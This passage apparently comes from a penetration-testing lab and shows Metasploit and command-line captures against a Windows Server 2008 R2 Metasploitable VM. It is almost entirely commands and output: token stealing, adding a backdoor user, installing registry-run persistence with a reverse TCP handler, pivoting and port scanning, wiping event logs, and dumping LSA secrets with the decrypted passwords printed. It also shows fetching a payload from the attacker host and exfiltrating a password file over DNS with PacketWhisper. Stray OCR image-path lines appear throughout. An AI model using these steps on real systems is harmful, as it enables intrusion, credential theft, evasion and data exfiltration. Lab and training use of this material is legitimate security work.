 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
meterpreter > list_tokens -u

Delegation Tokens Available
========================================

NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\Administrator
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
========================================

No tokens available
```

```
 3668  3384  httpd.exe        x64   0    NT AUTHORITY\LOCAL SERVICE    C:\wamp\bin\apache\apache2.2.21\bin\httpd.exe
 4036  464   taskhost.exe     x64   2    VAGRANT-2008R2\Administrator  C:\Windows\system32\taskhost.exe
 4116  464   sppsvc.exe       x64   0    NT AUTHORITY\NETWORK SERVICE
 4216  464   svchost.exe      x64   0    NT AUTHORITY\NETWORK SERVICE
 4248  464   svchost.exe      x64   0    NT AUTHORITY\NETWORK SERVICE
 4456  464   msdtc.exe        x64   0    NT AUTHORITY\NETWORK SERVICE
 4464  2256  VBoxTray.exe     x64   2    VAGRANT-2008R2\Administrator  C:\Windows\System32\VBoxTray.exe
 4496  2268  csrss.exe        x64   2    NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 5000  2268  winlogon.exe     x64   2    NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
```

```
meterpreter > steal_token 4036
Stolen token with username: VAGRANT-2008R2\Administrator
meterpreter > shell
Process 404 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
vagrant-2008r2\administrator

C:\Windows\system32>exit
exit
meterpreter >
```

```
meterpreter > rev2self
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > run post/windows/manage/enable_rdp

[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20231126131501_
default_172.30.1.21_host.windows.cle_548506.txt
meterpreter >
```


```
meterpreter > shell
Process 2200 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32> net user pentester password1 /add
 net user pentester password1 /add
The command completed successfully.

C:\Windows\system32>exit
exit
meterpreter >
```

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x64/windo    NT AUTHORITY\SYSTEM @    172.30.1.50:4444 → 17
            ws                       VAGRANT-2008R2           2.30.1.21:49265 (172.3
                                                              0.1.21)

msf6 >
```

```
msf6 > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/persistence) > set STARTUP SYSTEM
STARTUP ⇒ SYSTEM
msf6 exploit(windows/local/persistence) > set LHOST 172.30.1.50
LHOST ⇒ 172.30.1.50
msf6 exploit(windows/local/persistence) > set LPORT 1234
LPORT ⇒ 1234
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against VAGRANT-2008R2 via session ID: 1
[+] Persistent VBS script written on VAGRANT-2008R2 to C:\Windows\TEMP\AXkxcPbhF.vb
s
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\HeQdRf
[+] Installed autorun on VAGRANT-2008R2 as HKLM\Software\Microsoft\Windows\CurrentV
ersion\Run\HeQdRf
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/VAGRANT-2008R2_20231
126.2846/VAGRANT-2008R2_20231126.2846.rc
msf6 exploit(windows/local/persistence) > _
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript ⇒ post/windows/manage/migrate
msf6 exploit(multi/handler) > set LHOST 172.30.1.50
LHOST ⇒ 172.30.1.50
msf6 exploit(multi/handler) > set LPORT 1234
LPORT ⇒ 1234
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.1.50:1234
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.1.50:1234
[*] Sending stage (175686 bytes) to 172.30.1.21
[*] Session ID 3 (172.30.1.50:1234 → 172.30.1.21:49269) processing AutoRunScript '
post/windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: STrjcyNWfaO.exe (2032)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 4144
[+] Successfully migrated into process 4144
[*] Meterpreter session 3 opened (172.30.1.50:1234 → 172.30.1.21:49269) at 2023-11
-26 13:49:01 -0500

meterpreter >
```




```
meterpreter > arp

ARP cache
=========

    IP address         MAC address        Interface
    ----------         -----------        ---------
    10.11.12.1         08:00:27:c6:48:92  Intel(R) PRO/1000 MT Desktop Adapter #2
    10.11.12.255       ff:ff:ff:ff:ff:ff  Intel(R) PRO/1000 MT Desktop Adapter #2
    172.30.1.1         08:00:27:74:5d:d9  Intel(R) PRO/1000 MT Desktop Adapter
    172.30.1.50        08:00:27:eb:23:e1  Intel(R) PRO/1000 MT Desktop Adapter
    172.30.1.255       ff:ff:ff:ff:ff:ff  Intel(R) PRO/1000 MT Desktop Adapter
```

```
meterpreter > ipconfig

Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:d7:cc:d8
MTU          : 1500
IPv4 Address : 172.30.1.21
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::fd63:83a2:85e3:4729
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:d7:cc:d8
MTU          : 1500
IPv4 Address : 172.30.1.21
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::fd63:83a2:85e3:4729
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 14
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:6b:44:0f
MTU          : 1500
IPv4 Address : 10.11.12.20
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::80e1:8758:e093:f087
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway      Metric  Interface
    ------           -------          -------      ------  ---------
    10.11.12.0       255.255.255.0    10.11.12.20  266     14
    10.11.12.20      255.255.255.255  10.11.12.20  266     14
    10.11.12.255     255.255.255.255  10.11.12.20  266     14
    127.0.0.0        255.0.0.0        127.0.0.1    306     1
    127.0.0.1        255.255.255.255  127.0.0.1    306     1
    127.255.255.255  255.255.255.255  127.0.0.1    306     1
    172.30.1.0       255.255.255.0    172.30.1.21  266     11
    172.30.1.21      255.255.255.255  172.30.1.21  266     11
    172.30.1.255     255.255.255.255  172.30.1.21  266     11
```


```
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against VAGRANT-2008R2
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.11.12.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 172.30.1.0/255.255.255.0 from host's routing table.
meterpreter >
```


```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.11.12.20:          - 10.11.12.20:80 - TCP OPEN
[*] 10.11.12.20:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
meterpreter > clearev
[*] Wiping 2498 records from Application...
[*] Wiping 3905 records from System...
[*] Wiping 4666 records from Security...
meterpreter >
```

```
kali@kali:~$ /usr/bin/exe2hex -x vncviewer.exe
[*] exe2hex v1.5.1
[i] Outputting to /home/kali/vncviewer.bat (BATch) and /home/kali/vncviewer.cmd (PoSh)
[+] Successfully wrote (BATch) /home/kali/vncviewer.bat
[+] Successfully wrote (PoSh) /home/kali/vncviewer.cmd
```

```
Administrator: Command Prompt

C:\Users\Administrator>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Invoke-WebRequest -Uri http://172.30.1.50:8080/vncviewer.cmd -OutFile C:\Users\Administrator\Desktop\vncviewer.cmd
PS C:\Users\Administrator>
PS C:\Users\Administrator>
PS C:\Users\Administrator> exit
```



C:\Windows\system32\cmd.exe
C:\Users\Administrator\Desktop>echo ¦ set /p="
" 1>>vncviewe.hex


true
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrateset AutoRunScript post/windows/manage/migrate
AutoRunScript ⇒ post/windows/manage/migrateset AutoRunScript post/windows/manage/migrate
msf6 exploit(multi/handler) > set LHOST 172.30.1.50
LHOST ⇒ 172.30.1.50
msf6 exploit(multi/handler) > set LPORT 5678
LPORT ⇒ 5678
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.30.1.50:5678
[*] Sending stage (175686 bytes) to 172.30.1.21
[*] Session ID 1 (172.30.1.50:5678 → 172.30.1.21:49583) processing AutoRunScript 'post/windows/manage/migrateset AutoRunScript post/windows/manage/migrate'
[-] The specified meterpreter session script could not be found: post/windows/manage/migrateset
[*] Meterpreter session 1 opened (172.30.1.50:5678 → 172.30.1.21:49583) at 2023-12-02 09:41:39 -0500
meterpreter >
Kali Linux
Metasploitable 3 (Windows-based)
New TightVNC Connection
VNC server:
Connect
Options...
Cancel
Listening mode
Connection profile
Low-bandwidth connection
Default connection options
High-speed network
Recycle Bin
Boxstarter Shell
vncviewer
vncviewer
Administrator: Command Prompt
Windows Server 2008 R2 Standard


meterpreter > run post/multi/recon/local_exploit_suggester
[*] 172.30.1.21 - Collecting local exploits for x86/windows ...
[*] 172.30.1.21 - 186 exploit checks are being tried ...
[+] 172.30.1.21 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 172.30.1.21 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 172.30.1.21 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 172.30.1.21 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 172.30.1.21 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.


```
 #   Name                                                           Potential
ly Vulnerable?  Check Result
 -   ----                                                           ---------
---------------  ------------

 1   exploit/windows/local/bypassuac_eventvwr                       Yes
                 The target appears to be vulnerable.
 2   exploit/windows/local/ms10_092_schelevator                     Yes
                 The service is running, but could not be validated.
 3   exploit/windows/local/ms13_053_schlamperei                     Yes
                 The target appears to be vulnerable.
 4   exploit/windows/local/ms13_081_track_popup_menu                Yes
                 The target appears to be vulnerable.
 5   exploit/windows/local/ms14_058_track_popup_menu                Yes
                 The target appears to be vulnerable.
 6   exploit/windows/local/ms15_051_client_copy_image               Yes
                 The target appears to be vulnerable.
 7   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes
                 The service is running, but could not be validated.
 8   exploit/windows/local/ms16_075_reflection                      Yes
                 The target appears to be vulnerable.
 9   exploit/windows/local/ms16_075_reflection_juicy                Yes
                 The target appears to be vulnerable.
 10  exploit/windows/local/ppr_flatten_rec                          Yes
                 The target appears to be vulnerable.
 11  exploit/windows/local/tokenmagic                               Yes
                 The target appears to be vulnerable.
```

```
meterpreter >
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run post/windows/gather/lsa_secrets

[*] Executing module against VAGRANT-2008R2
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
 Decrypted Value: vagrant

[+] Key: DPAPI_SYSTEM
 Decrypted Value: ,WfF%luI51;1RY)

[+] Key: NL$KM
 Decrypted Value: @<0vn^U|e{X;X]Wpw7)`=b4]>eGq"TtQdWU'

[+] Key: _SC_OpenSSHd
 Username: .\sshd_server
 Decrypted Value: D@rj33l1ng

[*] Writing to loot...
[*] Data saved in: /root/.msf4/loot/20231202100500_default_172.30.1.21_regist
ry.lsa.sec_227137.txt
meterpreter >
```




```
C:\Users\Administrator>netsh interface ipv4 show dns

Configuration for interface "Local Area Connection 2"
    DNS servers configured through DHCP:  None
    Register with which suffix:           Primary only

Configuration for interface "Local Area Connection"
    DNS servers configured through DHCP:  None
    Register with which suffix:           Primary only

Configuration for interface "Loopback Pseudo-Interface 1"
    Statically Configured DNS Servers:    None
    Register with which suffix:           Primary only
```

```
C:\Users\Administrator> netsh interface ipv4 set dns "Local Area Connection" sta
tic 172.30.1.50

The configured DNS server is incorrect or does not exist.


C:\Users\Administrator>netsh interface ipv4 show dns

Configuration for interface "Local Area Connection 2"
    DNS servers configured through DHCP:  None
    Register with which suffix:           Primary only

Configuration for interface "Local Area Connection"
    Statically Configured DNS Servers:    172.30.1.50
    Register with which suffix:           Primary only

Configuration for interface "Loopback Pseudo-Interface 1"
    Statically Configured DNS Servers:    None
    Register with which suffix:           Primary only
```




```
====  PacketWhisper Main Menu  ====

1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: 1

====  Prep For DNS Transfer - Cloakify a File  ====

Enter filename to cloak (e.g. payload.zip or accounts.xls): Passwords.txt
```


```
=======  Select PacketWhisper Transfer Mode  =======

1) Random Subdomain FQDNs  (Recommended - avoids DNS caching, overcomes NAT)
2) Unique Repeating FQDNs  (DNS may cache, but overcomes NAT)
3) [DISABLED] Common Website FQDNs    (DNS caching may block, NAT interferes)
4) Help

Selection: 1

Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3
```


```
Preview a sample of cloaked file? (y/n): y

dkxvd0kfebc5x.cloudfront.net
dkmvc085g0p9b.cloudfront.net
dwwnmqmpfb3at.cloudfront.net
d01yhnazp1rj8.cloudfront.net
d5ip4psk3n2e2.cloudfront.net
dkmvc0qpofw5p.cloudfront.net
d1w4p495060wa.cloudfront.net
du3puh0424ky3.cloudfront.net
dzk09z0akym77.cloudfront.net
dj4jck9exumik.cloudfront.net
dwwnmq5k1rya3.cloudfront.net
dxe9cqwqu1gos.cloudfront.net
df0g2wwm97vko.cloudfront.net
dzzyy2ob2f71s.cloudfront.net
dwwnmqgify1mr.cloudfront.net
dkx21q1aivag4.cloudfront.net
dzk09zqy9fzhn.cloudfront.net
dsi522vb2zj3t.cloudfront.net
dhbwh13h5rmvm.cloudfront.net
dxlxtc5rjhb84.cloudfront.net

Press return to continue...
```


```
Begin PacketWhisper transfer of cloaked file? (y/n): y

Select time delay between DNS queries:

1) Half-Second (Recommended, slow but reliable)
2) 5 Seconds (Extremely slow but stealthy)
3) No delay (Faster but loud, risks corrupting payload)

Selection (default = 1): 1
```

